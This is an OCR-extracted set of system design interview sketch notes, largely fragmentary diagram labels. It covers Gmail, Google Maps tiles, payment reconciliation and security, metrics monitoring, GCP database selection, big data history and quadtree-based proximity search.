
Email receiving flow



Email sending flow



Interview Question: Design Gmail



Map rendering

Map Rendering

Pre Computed Tiles

Road Segments


graph

Google Maps - Map Rendering

[redacted]

Pre-Computed Tiles


Road Segments




Interview Question: Design Google Maps

oogle aps

Google Maps



2D Map Projection



Location Service

Map Rendering

Navigation Service

☐

☐

Pull vs push models




Figure 1




Figure 2




Figure 3

☐


☐

☐

Money movement


clearing

settlement



information flow and fund flow are separated

Reconciliation


Email
Text Message
Metrics Source
Alert System
PageDuty
HTTPS Endpoints
Send Queries
Metrics Collector
Query Service
Send Queries
Visualization System
Kafka
Consumers
Time series DB
Cache


Which database shall I use for the metrics collecting system?

Data access pattern

Choose the right database


Metrics monitoring and altering system

metrics monitoring




Reconciliation

Reconciliation



Reconciliation in Payment System



Double-entry Bookkeeping in Ledger

Account	Debit	Credit
buyer	$200	
seller		$200


Problem

Possible solution

Problem
Possible solution

Problem

Possible solution



Which Database should I use?

#GCPSketchnotes @PVERGADIA THECLOUDGIRL.DEV
07.10.2021

RELATIONAL

Cloud SQL
Managed MySQL, PostgreSQL, SQL Server

Cloud Spanner
Cloud-native with large scale, consistency, 99.999% availability

Bare Metal
Lift and shift Oracle workloads to Google Cloud

Good For:

Cloud SQL	Cloud Spanner	Bare Metal
General purpose SQL DB	RDBMS+ scale, HA, HTAP	RDBMS+ scale, HA, HTAP

Use Case:

Cloud SQL	Cloud Spanner	Bare Metal
Web frameworks ERP CRM Ecommerce and web SaaS application	Gaming Global financial ledger Supply chain/ inventory management	Legacy applications Data center retirement

NON-RELATIONAL (NO SQL)

DOCUMENT

Firestore
Cloud Native, serverless, NoSQL document database, backend-as-a-service, global strong consistency, 99.999% SLA

KEY VALUE

Cloud Bigtable
Cloud-native NoSQL wide-column store for large scale, low-latency workloads

Good For:

Firestore	Cloud Bigtable
Large scale, complex hierarchical data	Heavy read + write, events

Use Case:

Firestore	Cloud Bigtable
Mobile/web/ IoT applications Real-time sync Offline sync Personalized apps	Personalization Adtech Recommendation engines Fraud detection

IN MEMORY


Memory Store
Fully managed Redis and Memcached for sub-millisecond data access

Good For:
In-memory and Key-value store

Use Case:
- Caching
- Session store
- Gaming
- Personalization
- Leaderboard
- Adtech
- Social chat or news feed

Big data papers

Big Data Theses Timeline & Relationship



Big Data Techniques   *Massive data*   *Massive calculation*

OLTP

OLAP


Streaming processing

lambda

Kappa

Avoid double charge

double charge a customer



Retry

Idempotency

Payment security

Problem	Solution
Request/response eavesdropping	Use HTTPS
Data tampering	Enforce encryption and integrity monitoring
Man-in-the-middle attack	Use SSL and authentication certificates
Data loss	Database replication across multiple regions and take snapshot of data
Distributed denial-of-service attack (DDoS)	Rate limiting and firewall
Card theft	Tokenization. Instead of using real card numbers, tokens are stored and used for payment.
PCI compliance	PCI DSS is an information security standard for organizations that handle branded credit cards
Fraud	Address verification, card verification value (CVV), user behavior analysis, etc.

System Design Interview Tip

Twitter Engineering
@TwitterEng

Interview pro-tip: To those interviewing for our engineering roles - checkout some of these key blog posts that can help you understand our architecture and prepare for the System Design rounds. 1/5


👇👇

11:36 AM · Oct 27, 2021 · Twitter Web App

59 Retweets **5** Quote Tweets **222** Likes

Big data evolvement

Big Data Evolvement



Google Big Data Theses

- GFS
  - Functions
    - Distributed file system
    - Parallel writes, sequencial writes
  - Limitations
    - Lack of HA
    - Weak consistency
- MapReduce
  - Functions
    - Parallel computing
    - Fault tolerence
  - Limitations
    - Simple calculation model — Hive - support SQL
    - Disk read/write — Spark - in-memory data
- BigTable
  - Functions
    - Online services
    - Random access
  - Limitations
    - No schema
    - No multi-row transactions
- Tooling
  - Chubby - distributed lock
  - Thrift - data serialization and communication

OLAP

Hive - support SQL / Spark - in-memory data — Storm - shorter calculation time — MapReduce+Storm - **lamba** architecture to solve "exactly once" — Kafka stream/flink - **kappa** architecture, batch & streaming in one

OLTP


M egastore - support SQL and schema — Spanner - distributed locks

how

why

big data

Quadtree


Quadtree
Dividing an area into a quadtree
200m
NW (40m)
NE (30m)
SW (70m)
SE (60m)
10m
11m
4m
5m
Building a quadtree
200m
nw
ne
sw
se
40m
30m
70m
60m
nw
ne
sw
se
12m
4m
5m
9m
340
50
90
60
140
Represent many layers
Internal node
Leaf node

in-memory data structure


recursively


How to get nearby businesses with quadtree?

Update LBS server and rebuild quadtree

a small subset

How do we find nearby restaurants on Yelp?


Proximity Service Design

